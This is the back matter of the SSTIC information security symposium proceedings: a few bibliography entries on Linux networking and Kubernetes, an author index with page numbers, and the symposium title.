18. Packagecloud. Monitoring and tuning the Linux Networking Stack: Sending Data. https://blog.packagecloud.io/eng/2017/02/06/monitoring-tuning-linux-networking-stack-sending-data/, February 2017.
19. Rami Rosen. Linux Kernel Networking: Implementation and Theory. December 2013.
20. Stefan Schimanski and Michael Hausenblas. Programming Kubernetes. July 2019.

Index des auteurs

Aumaitre, D., 287
Auriol, G., 379

Bayet, C., 343
Berard, D., 213
Bertoli, G., 461
Bourguenolle, T., 461

Cayre, R., 379

Dufour, B., 471

Fargues, V., 213
Fariello, P., 343
Fol, C., 493
Fournier, G., 505

Galtier, F., 379
Garreau, F., 471
Genuer, Y., 199

Hériveaux, O., 49

Joly, N., 331

Lebreton, S., 471
Lopes-Esteves, J., 249
Lunghi, D., 3

Malard, A., 73
Marconato, G., 379
Mehrenberger, X., 313


Nicomette, V., 379
Nourry, P., 25

Patat, G., 417
Perez, Y.-A., 73
Peyrefitte, S., 449

Rembinski, J., 471
Roy, D., 25
Russon, A., 227

Sabt, M., 417

Tristan, C., 249



SSTIC
Symposium sur la
Sécurité des
Technologies de
l'Information et des
Communications